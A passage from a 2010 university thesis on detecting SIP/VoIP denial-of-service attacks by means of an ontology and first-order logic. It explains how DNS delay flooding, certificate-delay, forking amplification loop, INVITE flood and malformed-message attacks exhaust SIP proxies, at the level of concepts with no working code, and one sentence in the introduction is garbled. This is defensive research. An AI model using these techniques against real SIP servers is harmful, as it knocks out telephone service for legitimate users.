Faculty for Economical Science, Communication and IT

Zak Blacher, Anja Fischer

An Ontological Approach to SIP DoS Attack

Computer Science
C-level thesis

Date/Term:	10-01-22
Supervisor:	Ge Zhang
Examiner:	Martin Blom
Serial Number:	C2010-01

Karlstads universitet 651 88 Karlstad
Tfn 054-700 10 00 Fax 054-700 14 60
Information@kau.se www.kau.se

An Ontological Approach to SIP DoS Attack Detection

Zak Blacher, Anja Fischer

This thesis is submitted in partial fulfillment of the requirements for the Masters degree in Computer Science. All material in this thesis which is not our own work has been identified and no material is included for which a degree has previously been conferred.

Zak Blacher, Anja Fischer

Approved, 22nd January, 2010

Opponents: Rickard Karlsson & Mats Persson

Advisor: Ge Zhang

Examiner: Martin Blom

Abstract

Traditional public switched telephone networks (PSTN) are replaced more and more by VoIP services these days. Although it is good for saving costs, the disadvantage of this development is that VoIP networks are less secure than the traditional way of transmitting voice. Because VoIP networks are being deployed in open environments and rely on other network services, the VoIP service itself becomes vulnerable to potential attacks against its infrastructure or other services it relies on.

This thesis will present a discussion of security issues of the Session Initiation Protocol (SIP), the signalling protocol for VoIP services. The main focus is on active attacks against the protocol that aim to reduce the service's availability – so called Denial of Service (DoS) attacks.

Existing countermeasures and detection schemes do not adequately differentiate between DoS attacks. However, the differentiation is important with respect to performance loss, as various protection schemes involve more computationally intensive processes.

Based on that discussion, this thesis attempts to provide an ontological approach to describing, and eventually preventing attacks from having their intended effects.

Acknowledgements

First of all, we would like to thank our advisor Ge Zhang for his advice and infinite patience. We would like to thank Donald Ross for being a continued source of answers at all hours of the day. And finally we would like to thank our parents for the opportunity to study at Karlstad University.

Contributions

All research, such as literature studies, performing the actual experiments, and the development of both ontology and first order logic, has been done in equal shares. The following table lists who was responsible for writing the following chapters or sections:

1 Introduction	Anja Fischer
2 Background	Anja Fischer
3 Related Work	Zak Blacher
4.1 / 4.5 Introduction & Summary	Zak Blacher
4.2 Threat Model	Anja Fischer
4.3 Ontology	Anja Fischer
4.4 First Order Logic	Zak Blacher
5.1 / 5.5 Introduction & Summary	Anja Fischer
5.2 Ontology Guided Traffic Analysis	Zak Blacher
5.3 Experiment 1: Amplification Attack	Zak Blacher
5.4 Experiment 2: DNS Delay Flooding Attack	Anja Fischer
6.1 / 6.3 Introduction & Summary	Zak Blacher
6.2 Experiment Results	Anja Fischer
7 Conclusion	Anja Fischer
A Attacking Scripts	Zak Blacher

Contents

List of Figures

List of Tables

Chapter 1

Introduction

Telecommunications are one of the most important accomplishments of modern technology. For more than one hundred years voice calls have been transmitted by *Public Switched Telephone Networks* (PSTNs) [1] – robust systems relying on closed, managed networks. This made them resistant to external attack, but vulnerable to failure, and requiring it's own private physical infrastructure.

With the development of packet switched networks, the want for transmitting voice using IP networks (*Voice over IP - VoIP*) [2] has increased dramatically. More flexibility, reliability, and lower costs support this development. Access to an IP network such as the Internet is easy to come by, making VoIP vulnerable to all types of attacks against these networks. Major breakdowns of telecommunication cannot be accepted, necessitating the need of security measures.

VoIP communication bands consist of two parts: signaling messages and voice messages. Signaling messages establish, modify, and terminate sessions, and the protection of this process is closely connected to maintaining the availability, integrity, and confidentiality of VoIP communications [3]. Securing multimedia communication between endpoints is another important topic which also includes the protection of availability, integrity, and confidentiality of multimedia messages.

The focus of this thesis is *only* on security issues of the *Session Initiation Protocol* (SIP) [4], the signaling protocol for VoIP. We therefore deal with its vulnerabilities. However, unlike many other papers we do not try to improve SIP itself by implementing mechanisms to mitigate its vulnerabilities, instead we chose another approach to secure SIP VoIP services: The detection of external attacks against the SIP service side.

Of course, detection only for itself cannot provide protection. However, since there are many papers about possible countermeasures [3, 5, 6] once a system has become aware of an ongoing attacHowever, sincek the more important issue seems to be the automatic detection of those attacks.

Specifically one group of attacks causes problems: *Denial of Service* attacks (DoS) [7]. Those attacks are directed against the service side and aim to bring down SIP servers which form the core of every SIP VoIP network by depleting their resources.

Today there are numerous *Intrusion Detection Systems* (IDS) [8] in use whose task it is to detect attacks. Although they succeed in the detection of DoS attacks in general they fail to distinguish between the numerous variations thereof. Active countermeasures for all kinds of DoS attacks can lead to unnecessarily increased processing time or memory consumption. We need a proper detection mechanism to prevent this overhead.

The objective of this thesis is to explore a more general approach for attack detection and differentiation: An *ontology* [9] which will provide a formal description of several DoS attacks and which will be accompanied by a *First Order Logic* [10] to infer from given observations that a certain attack has occurred.

This thesis is divided into several sections: Chapter 2 will present basic background knowledge about SIP itself and about the concept of ontologies. Chapter 3 will go into more detail concerning Denial of Service attacks, their similarities and differences, and introduce a paper about ontologies and their use for detecting one certain kind of DoS attack. Chapter 4 will present our proposed ontology and its first order logic. This is followed by chapter 5 introducing two experiments we ran regarding traffic analysis to

prove our theory and ontology. Their results will be given in chapter 6. The thesis will then be concluded with chapter 7 providing a summary of this thesis and explore possible future work.

Chapter 2

Background

2.1 Introduction

To provide a general understanding of how the Session Initiation Protocol works, the next section of this chapter will give a short introduction of SIP's functionality and problems. The third section will shortly introduce ontologies as a means to help protecting SIP against certain threats. A short summary will be given in the last section of this chapter.

2.2 SIP - Session Initiation Protocol

2.2.1 Overview

The *Session Initiation Protocol* (SIP) is a protocol that establishes, modifies, and terminates VoIP sessions. It is based upon HTTP [11] and supports both TCP and UDP. In contrast to many other network protocols, SIP is not binary, but text based and therefore easily readable. Since SIP uses the *Session Description Protocol* (SDP) to describe sessions it is completely independent of a session's content.

SIP uses and relies on existing network infrastructures, and does not require its own

transport medium. All SIP components can be separated into - what we call - *external* and *internal* resources where internal resources are new network components introduced by SIP, and external resources contain foreign services used by SIP.

To establish a SIP session a *user agent* (UA) triggers requests based on users' actions and provides an interface towards a user. The request is sent to a *proxy server* which processes the request and forwards it to the recipient specified in the request. This can be another user agent or, if the recipient is located in another domain, another proxy. User agents and proxy servers interact in a client-server relationship which is inherited from HTTP. *Registrar servers* enable users to log in to a service domain and provide addresses to location servers. Proxies use this service to look up user addresses and alternative contact details.

External resources such as *DNS servers* and *Web servers* are needed for this process. They provide address resolution and certificates to authenticate and verify users and domains.

SIP is not a transport protocol.

2.2.2 Session Initiation

As mentioned before *SIP* is based on the HTTP protocol which provides several requests and response groups. In SIP there exist 6 basic requests, called *methods*, which are defined in RFC 3261 [4]: INVITE, ACK, CANCEL, BYE, REGISTER, and OPTIONS. These requests and associated responses are mandatory, and must all be implemented to ensure the correct functionality of SIP communications.

The corresponding responses are divided into 6 response groups (table 2.1).

Each group provides a number of possible responses but few of them are already in use. HTTP and SIP share some response codes, others are only introduced by SIP. The protocols have been designed to be extensible, and keep much space available for custom codes or new ones as the protocol changes.

Range	Response group
1xx	Provisional
2xx	Success
3xx	Redirection
4xx	Client Error
5xx	Server Error
6xx	Global Failure

Table 2.1: Response code groups specified in [4]

To establish a SIP session a three-way-handshake has to be performed between the client, the client's proxy server, and the destination proxy server. This is initiated by a UA sending an INVITE request. When a proxy receives this request method it forwards the request to the recipient of this message or to another proxy if the recipient is located in another domain. When the forwarding is finished the proxy may send a provisional response such as *100 Trying* or *180 Ringing*. Provisional responses are optional and SIP does not guarantee that provisonal responses are transmitted successfully. If the recipient of the INVITE request accepts the invitation to a session it sends a *200 OK* response back to its proxy which forwards the message to the caller. To establish the session the caller needs to acknowledge the response by sending an *ACK* request back to the recipient. As soon as the invited UA receives the ACK, the session is established (figure 2.1).

A CANCEL request is sent to abort the establishment of a session. This is only possible as long as no 200 OK response has been received. A CANCEL request is answered by a 200 OK response. To terminate an already established session a user agent needs to send a BYE request. This is also answered by a 200 OK response. The 200 OK response is not necessary to terminate an ongoing call or to abort the calling process. As soon as the CANCEL or BYE request is sent the session is over.

REGISTER requests are sent by a UA to registrar servers. A REGISTER request contains the name of the user and the domain where the user is registered. Further contact information, such as alternative addresses (SIP URIs, e-mail addresses), can be included



Figure 2.1: Session Establishment

in this request. The server responds again with 200 OK if the registration process was successful or negative response code if the registration could not be fulfilled successfully. Possible reasons for negative responses could be missing authentication data or a temporarily unavailable server.

OPTIONS requests are answered by 200 OK responses that contain information about methods supported by the server. SIP is easily extensible by implementing new methods and defining new response codes. Since not all response codes are in use, the definition of new responses is not a problem. The new methods should be added to the response to an OPTIONS request to let other proxies or UAs know what methods are supported.

2.2.3 Address and Message Format

For SIP users to be reachable by others a registration is required. After registering at a certain domain every user obtains a SIP URI (*Uniform Resource Identifier*) [4]. This is a universal identifier for a single user. The identifier stores the domain and optional additional contact information of the registered user. All SIP URIs have to follow the same format which is based on e-mail addresses (figure 2.2).

```
sip:userA@registered-domain-name
```

Figure 2.2: SIP URI Format

```
INVITE sip:happy@193.11.155.123 SIP/2.0
Via:  SIP/2.0/UDP 193.11.155.93:5063
To:  happy <sip:happy@193.11.155.123>
From:  dopey <sip:dopey@193.11.155.93>
Contact:  <sip:dopey@193.11.155.93:5061>
Call-ID: 1-3207@127.0.1.1
CSeq:  1 INVITE
Max-Forwards:  70

optional message body
```

(a) SIP Request Message

```
SIP/2.0 200 OK
Via:  SIP/2.0/UDP 193.11.155.93;
SIP/2.0/UDP 127.0.1.1:5061
From:  snowwhite <sip:snowwhite@193.11.155.93:5061>
To:  sut <sip:princecharming@193.11.155.123:5060>
Call-ID: 785-3206@127.0.1.1
CSeq:  2 INVITE
Contact:  <sip:127.0.1.1:5061;transport=UDP>

optional message body
```

(b) SIP Response Message

Figure 2.3: SIP message formats

SIP messages, whether request or response, also share a common format. They only differ in the first line as shown in figure 2.3. For a request message the first line consists of the method, the request URI, and the protocol version of SIP (currently *SIP/2.0*). The first line for a response message contains the protocol version, status code, and reasoning phrase. A reasoning phrase is not needed for processing the message, but merely meant to be human readable.

The next lines in a SIP message contain several header fields such as *Via*, *From*, *To*, *Contact*, *CSeq*, *Max-Forward*, and *Expires*. Not all headers are needed for every method or response. For example, the *Expires* header is only needed for REGISTER requests to specify how long the given contact information will be valid. On the other hand, the *Via* header is needed to provide routing information.

Headers are followed by a blank line and an optional message body which contains a session description.

2.2.4 Problems

SIP works in a packet switched network where *Denial of Service* (DoS) attacks are a common threat. They can reduce the availability of a service or shut it down completely. In the context of VoIP, SIP is required to be available at all times. Major downtime cannot be accepted. It is therefore important to protect SIP against these threats.

As mentioned in section 2.2.1 SIP relies on external resources to function, and thus is vulnerable to Denial of Service (DoS) attacks. Since most implementations of VoIP communcations rely on SIP for session control, VoIP communications can be compromised by attacking SIP.

Another objective is the differentiation of the various attacks, as countermeasures can be introduced specifically against them. This problem will be discussed further in chapter 3.

2.3 Ontologies

Distinguishing between various attacks against a system is the first step to help protecting it. This knowledge is needed to take countermeasures. To detect ongoing DoS attacks is easy, but distinguishing between different types is difficult since many research papers are about the detection mechanisms rather than the proposal of a DoS taxonomy which would classify different DoS attacks and their characteristics.

Ontology based traffic analysis could be the instrument to solve this problem.

An ontology is a common means for knowledge representation and knowledge sharing in computer science. It is a formal description of concepts within a specific domain and relationships between those concepts [12].

In the area of *Intrusion Detection Systems* (IDSs), ontologies could be applied to help in the detection of attacks. A common IDS acts based on rules. These rules specify what malformed packets look like based on a packet's signature. This approach is easy to implement but not the most effective. Such an IDS cannot recognize malformed packets on its own. New rules need to be added for every packet that does not follow certain definitions or semantics. This way the system cannot be protected from new attacks until signatures can be generated. The goal is to detect malformed packets before they can do any harm. That is why ontologies are introduced here.

An ontology in this context formally describes legal packets as well as rules for detecting abnormal traffic and threat management. The first phase of such an IDS would classify packets as malformed if they differ from a described grammar and inserts them into a database for further inspection. The next phase checks whether the stored samples in that database infer the existence of an ongoing attack, which is then followed by applying certain countermeasures according to the rules for threat management [13].

Creating such an ontology is difficult. The decision as to whether packets are malformed or not is not easy to make, especially when syntax and semantics are not sufficient to describe legal behaviour.

Ontologies and ontology-based approaches will be explored in further detail in chapter 3.

2.4 Summary

SIP, which is a signaling protocol for VoIP sessions, is responsible for establishing, modifying, and terminating sessions. This is achieved by exchanging request and response messages that are based on the HTTP client-server model. All messages are text based and must follow a certain message format and use SIP URIs which identify users and are connected to user data stored on registrar servers. Proxy servers as well as external

resources help in the process of distributing messages.

Because SIP works in a packet switched network, and due to the fact that external resources cannot be controlled or protected by SIP, the whole signaling process becomes vulnerable to various DoS attacks. It is therefore important to detect these attacks before they can cause serious harm. Characteristics of different DoS attacks need to be explored to accomplish detection and to help in choosing adequate countermeasures.

Ontologies are meant to help detect attacks and to allow a system to react based on their characteristics.

Chapter 3

Related Work

3.1 Introduction

Denial of Service attacks have already been introduced in the previous chapter as well as the basic concept of an ontology. This chapter will give a more detailed overview of several types of DoS attacks. Section 3.3 will present a paper that focuses on the detection of malicious SIP messages based on ontologies. A short summary will conclude the chapter.

3.2 Denial of Service Attacks

Types of Denial of Service attacks are numerous. Without closer examination they look very similar to each other because their goal is always the same: To deplete a proxy's resources such as memory, computing power and/or bandwidth and, as a consequence, to keep it from processing legitimate messages.

Here we present the five major types of DoS attcks to create awareness for the - sometimes small - differences between those attacks.

1. DNS Delay Flooding Attack

   A *DNS Delay Flooding Attack* works by sending requests with addresses that are hard to resolve. In this type of scenario, we assume that the attacker knows *hard-to-resolve domains* or is in control of one of the higher levels of the resolvable domain. For example, an attacker could send an INVITE request with the recipient being `sip:eve@a.b.c.d.eve.` If they are in control of any of the DNS servers along that resolution chain, they could delay requests, effectively blocking any resources occupied by the running proxy thread for a period of time. Also, any subsequent requests to the same DNS server (i.e. `sip:fay@e.f.g.h.eve`) would also be delayed, making caching irrelevant.

   Existing Countermeasures: An existing approach is to use asynchronous processing, in which the SIP proxy does not wait for a DNS response but instead continues parsing other requests until a response for the original request is received.

   However, this added complexity to the existing SIP Proxy resolution engine is vulnerable to memory deprivation attacks. This can be seen in [14] where a Non-Blocking Cache is introduced to avoid this problem.

   The cache is designed in a way that only successfully resolved addresses are cached. To make sure the server is still working under attack of a DNS flood a blocking threshold has to be defined. If this threshold is exceeded only requests containing already cached addresses will be processed. The threshold is a system dependent parameter, for example a certain amount of memory consumption.

2. Web Delay Flooding Attack

   A *Web Delay Flooding Attack* is very similar to the DNS Flooding attack, only instead of using slow DNS resolution to delay message processing, we exploit slow download times for key certificates.

   Those certificates are needed to authenticate messages from other domains. They

provide the public key for a SIP message formerly signed with the private key of the foreign domain's proxy. A message can only be processed further if it is verified successfully otherwise it will be discarded. The decision cannot be made without downloading a certificate.

An attacker could therefore host his own server and delay the download process or - even easier - generate messages that pretend to be from a *hard-to-connect domain*. In the latter case the verification will eventually result in a negative response and the message is discarded but the damage is already done.

Existing Countermeasures: Similar to the DNS Delay Flood attack a cache can be implemented to store key certificates. Because the certificate provides the public key of another domain's proxy there is no need to download it more than once. The same rules as for the DNS cache apply here: Only if a message has been verified successfully the certificate is cached [15].

3. Amplification Attack

An *Amplification attack* relies on the forking structure of the *Contact* header of the SIP registration requests, and the fact that addresses are not resolved until a request is made on them. One registration packet could have contact fields directed towards other servers, which in turn, have registered contacts at more servers. This continues until a cycle is created. Thereafter, one INVITE request can cause a chain of INVITE request to be created by the server, which each cause a chain of INVITE requests to be generated at the next servers, eventually leading back to an INVITE to the original server, which continues the process.

Existing Countermeasures: Each SIP packet has a default *Max-Forward* Header value of 70, which was designed to prevent a message from being relayed forever. When an incoming request packet is recieved, if the *Max-Forwards* field is greater than the maximum allowed, it is set back down to the specified maximum value,

otherwise it is decremented. At zero, the packet is discarded. Still, with a *Max-Forward* count of 70, requests with two forked addresses could create up to $2^{71} - 1$ request packets.

Another method is to do cyclic detection on routing by the use of *Via* headers. If the server sees its own address in the headers, it will respond with a status code of *482 loop detected* [6]. This, however, relies on the servers not modifying routing data.

4. Invite Flood

   An *Invite Flood* is an attack which requests and allocates resources for a call which never happens. It looks entirely like a legitmate conversation request. This is more similar to the traditional Denial of Service attack in that a storm of legal requests deny service for other legal requests.

   Existing Countermeasures: Blacklists of originating source addresses could be used. But Distributed Denial of Service attacks, address anonymizers, and packet spoofing make blacklists nearly useless.

5. Malformed Message

   A *Malformed Message Attack* is a Denial of Service attack in which the server is bombarded with bogus data. Mangled packets containing misaligned data, false information, or fake ordering sequence numbers wreak havoc on the client proxy, confusing the system. Malformed packets may be such things as INVITEs with no recipients, hang-up requests on non-existant calls, or even pure noise. This type of attack can have a varied effect on the system, from consuming resources to an outright system crash. Other malformed messages might contain SQL injections which either aim to discover information which is otherwise hidden from external access or to destroy or alter certain information, for example dropping tables of user data which would lead to unknown users in that domain or changed users' contact details.

Existing Countermeasures: Blacklists and robust interpreters. Modern firewalls can filter out packets which are completely nonsensical, but legitimate looking, yet invalid packets will still get through. An approach against this attack is described in section 3.3.

The current attack detection methods fall short because they only look at incoming traffic from client to server. Without deep packet inspection, these attacks would all look the same, and deep packet inspection, in addition to violating numerous privacy laws, would still not be able to differentiate legitimate traffic from a DNS Flood or Web Delay attack.

3.3 An Ontology for Malformed Message Detection

One approach to protect a SIP network from malformed messages is given by D. Geneiatakis et al. in [12]. This paper introduces an ontology for illegitimate SIP message detection. This ontology is composed of two sub-ontologies: *SIP message* and *SIP attack*.

Whereas the SIP message sub-ontology describes what a legitimate SIP message should look like according to RFC3261 [4], the SIP attack sub-ontology uses SIP messages to describe three attack categories: *signaling*, *malformed* and *flood*.

An ontology for a SIP message defines all parts of a SIP message which includes *First-Line*, *Header*s, and whether it has been authenticated or not. A request message policy, for example, needs to specify all needed parameters for a request message, such as method and required headers. All possible exceptions compared to other request messages must be described explicitly in the corresponding policy.

To detect malicious messages on a running system the ontologies need to be implemented in a formal way. The paper provides two different approaches: *The DARPA Agent Markup Language* [16] (DAML) notation and a *First Order Logic* (FOL) notation. The FOL notation is considered to be the more universal approach since not all intrusion de-

tection systems understand DAML.

The first step to detect malicious messages is to check the message's grammar, beginning with the first line. If there are errors encountered the message will be discarded and not processed any further. All messages that violate the described grammar are considered to be malformed. If the message is syntactically correct it could still be an attack message. Requests to terminate sessions have to be authenticated otherwise any user could terminate sessions on behalf of legal users which is considered to be a signaling attack. On the other hand we detect a flooding attack if the number of messages originating from a distinct source exceeds a certain threshold. All those attributes need to be defined in the ontology to enable an IDS to work with those parameters.

This way the ontologies provide a single formal description of legitimate packets. It renders the need for more and more rules unnecessary and keeps the whole system small and maintainable.

3.4 Summary

DoS attacks are still not easy to distinguish although several differences have been explored in section 3.2. Common intrusion detection systems detect ongoing DoS attacks but not the specific kind of such an attack. Even the presented paper cannot entirely solve this problem. It provides the means to classify all SIP message related attacks into three distinct categories: *signaling*, *malformed* and *flood*. However, this classification is not sufficient. It cannot, for example, distinguish a DNS Delay Flood from a Web Delay Flood. On the other hand, this paper provides basic understanding of how ontologies might help us describing legal SIP traffic.

Based on this paper's ideas we try to provide an ontology for attack distinction by analyzing SIP traffic at the service side. A general analysis, such as request vs. response count between several components of the SIP network, is meant to avoid deep packet

inspection.

Chapter 4

Proposing a SIP DoS Detection Ontology

4.1 Introduction

Having introduced the necessary background knowledge, we will now introduce our proposed ontology in this chapter. First we need to define our assumed threat model to reveal what our ontology takes into consideration and what is left out. We will then describe our ontological entities and their relationships in section 4.2 before defining an accompanying first order logic in section 4.4. This chapter too shall be concluded with a short summary.

4.2 Threat Model

Before proposing a DoS detection ontology we need to make some assumptions about what an attacker can and cannot do. In the scope of our considerations, the easiest way for an attacker to have an influence on the network is by forging his own SIP messages. They can be created manually and then sent by using a SIP user-agent client tool such as SIPp [17]. This tool allows for all kinds of messages to be forged: malformed messages, message

floods, or even legal messages.

An attacker would also have the possibility to set up his own SIP components such as DNS servers, web servers to store fake authentication certificates, or even a SIP proxy and registrar servers. By sending additional well-crafted SIP messages to a victim proxy, the attacker can have their proxy try to connect to SIP components in foreign architectures. The addresses of other SIP domains can easily be specified within a malicious SIP message as well as the address of certain Web servers by specifying the domain of a fake user in that malicious message.

It would be far more difficult for an attacker to make a victim proxy use a certain DNS server for all address resolutions. Assuming that the victim proxy has no protection mechanisms against malformed messages at all, it would be possible to craft a malformed message that contains executable code which is meant to change a proxy's configuration file(s). In this case the file specifying which DNS server to use. The victim proxy could then be rendered useless because of missing data on the DNS server. This way the attacker has quite a big influence on the whole SIP network even if there was no way to access the victim proxy directly.

For this thesis and the scope of our proposed ontology and described attacks we assume that an attacker has no other means to influence the message flow within the network than by sending crafted messages to the victim proxy. Direct access to that proxy is not possible because of security precautions like authentication by username and password and subnetting.

4.3 Ontology

We will now describe our proposal for a SIP DoS detection ontology as shown in figure 4.1:



Figure 4.1: SIP DoS Detection Ontology

All SIP attacks are considered to be attacks on VoIP because SIP is a key VoIP component. We must therefore define a VoIP attack first. Any of the Denial of Service attacks we previously described could be tailored specifically as kind of a VoIP attack. Those attacks are run against a specific target at a certain point of time, occupying resources, reducing functionality, and affecting the network flow as a consequence.

The targets of these attacks are SIP VoIP server components. An individual user agent is far less threatened by a DoS attack than other components. This is why we do not consider a user agent to be targeted by a DoS attack. Those VoIP servers in turn are SIP proxies and registrars (SIP servers), DNS servers, Web servers and AAA servers that handle user access, authentication and authorization. We have not mentioned AAA servers earlier in this thesis because they had no part in the attacks we described. We called those last 3 categories of SIP components *external resources* before because they are outside of SIPs field of control. All VoIP components need to communicate with each other to maintain a functional VoIP service.

Regarding resources of VoIP components, there are 3 kinds of resources that can be occupied by an ongoing attack: a server's CPU, memory or bandwidth.

The network flow of VoIP is affected as a consequence of the attack. Depending on the specific DoS attack this applies either to SIP flow itself or DNS or HTTP flows. The Amplification attack for instance affects SIP flow because the number of legitimate looking SIP messages between SIP servers is suddenly and massively increased. DNS or HTTP flow can be influenced for example by delaying responses to those requests.

Network flow itself on the other hand is just an aggregate of its basic networking data which in turn can be split into several distinct categories: SIP data, DNS data and HTTP data, all consisting of requests and responses whereas responses can be separated into positive and negative ones.

However, an ontology for itself is not sufficient. A SIP traffic ontology merely describes components and attributes of traffic and the relationships between those parts. To enable

an IDS to understand and act based on this very abstract concept other, more formal, means of description are needed. A first order logic, as given in the following section, will support the ontology and provide some simple rules for the detection and differentiation between several attacks.

4.4 First Order Logic

Monitoring network traffic for the purposes of attack detection requires us to examine traffic in terms of flow and trend, rather than destination and content.



Figure 4.2: SIP Proxy Intercommunication channels

Let us now define our logical notation for use in this chapter by using our *User Agent* component as an example. Requests generated by our *User Agent* would be defined as A. Responses to these requests would be $\bar{A}$. Requests received by *User Agent* would be A' and responses to these requests would be $\bar{A}'$. Standard traffic flow would be represented by the greek equivalent α. These measurements are taken by sampling traffic coming in and going out from the *SIP Proxy Server*.

These metrics would measure an average aggregate rather than specific flow, allowing us to compare our samples against expected values. We could, for example, compare $\bar{A}$ with $\bar{\alpha}$ and, depending on the difference, determine that nonstandard behaviour is in effect.

Figure 4.2 is showing and naming all SIP network components we took into account for our traffic analysis and ontology.

The goal of a Denial of Service (DoS) attack is to get the server so occupied on one task that it fails to deliver and provide service for the normal use cases. Defined in our notation, the goal and consequence of all DoS attacks would be $A >> \bar{A}$.

1. Invite Flood

   - $A > D'$
   - $B \approx \beta$
   - $C \approx \gamma$
   - $D \approx \delta$

   There will not be the inter-proxy traffic to match the incoming traffic. Until the server buckles under the attack, normal traffic will continue.

2. Malformed Message Flood

   - $A > D'$
   - $B \not\approx \beta$

- $C \not\approx \gamma$
- $D \not\approx \delta$

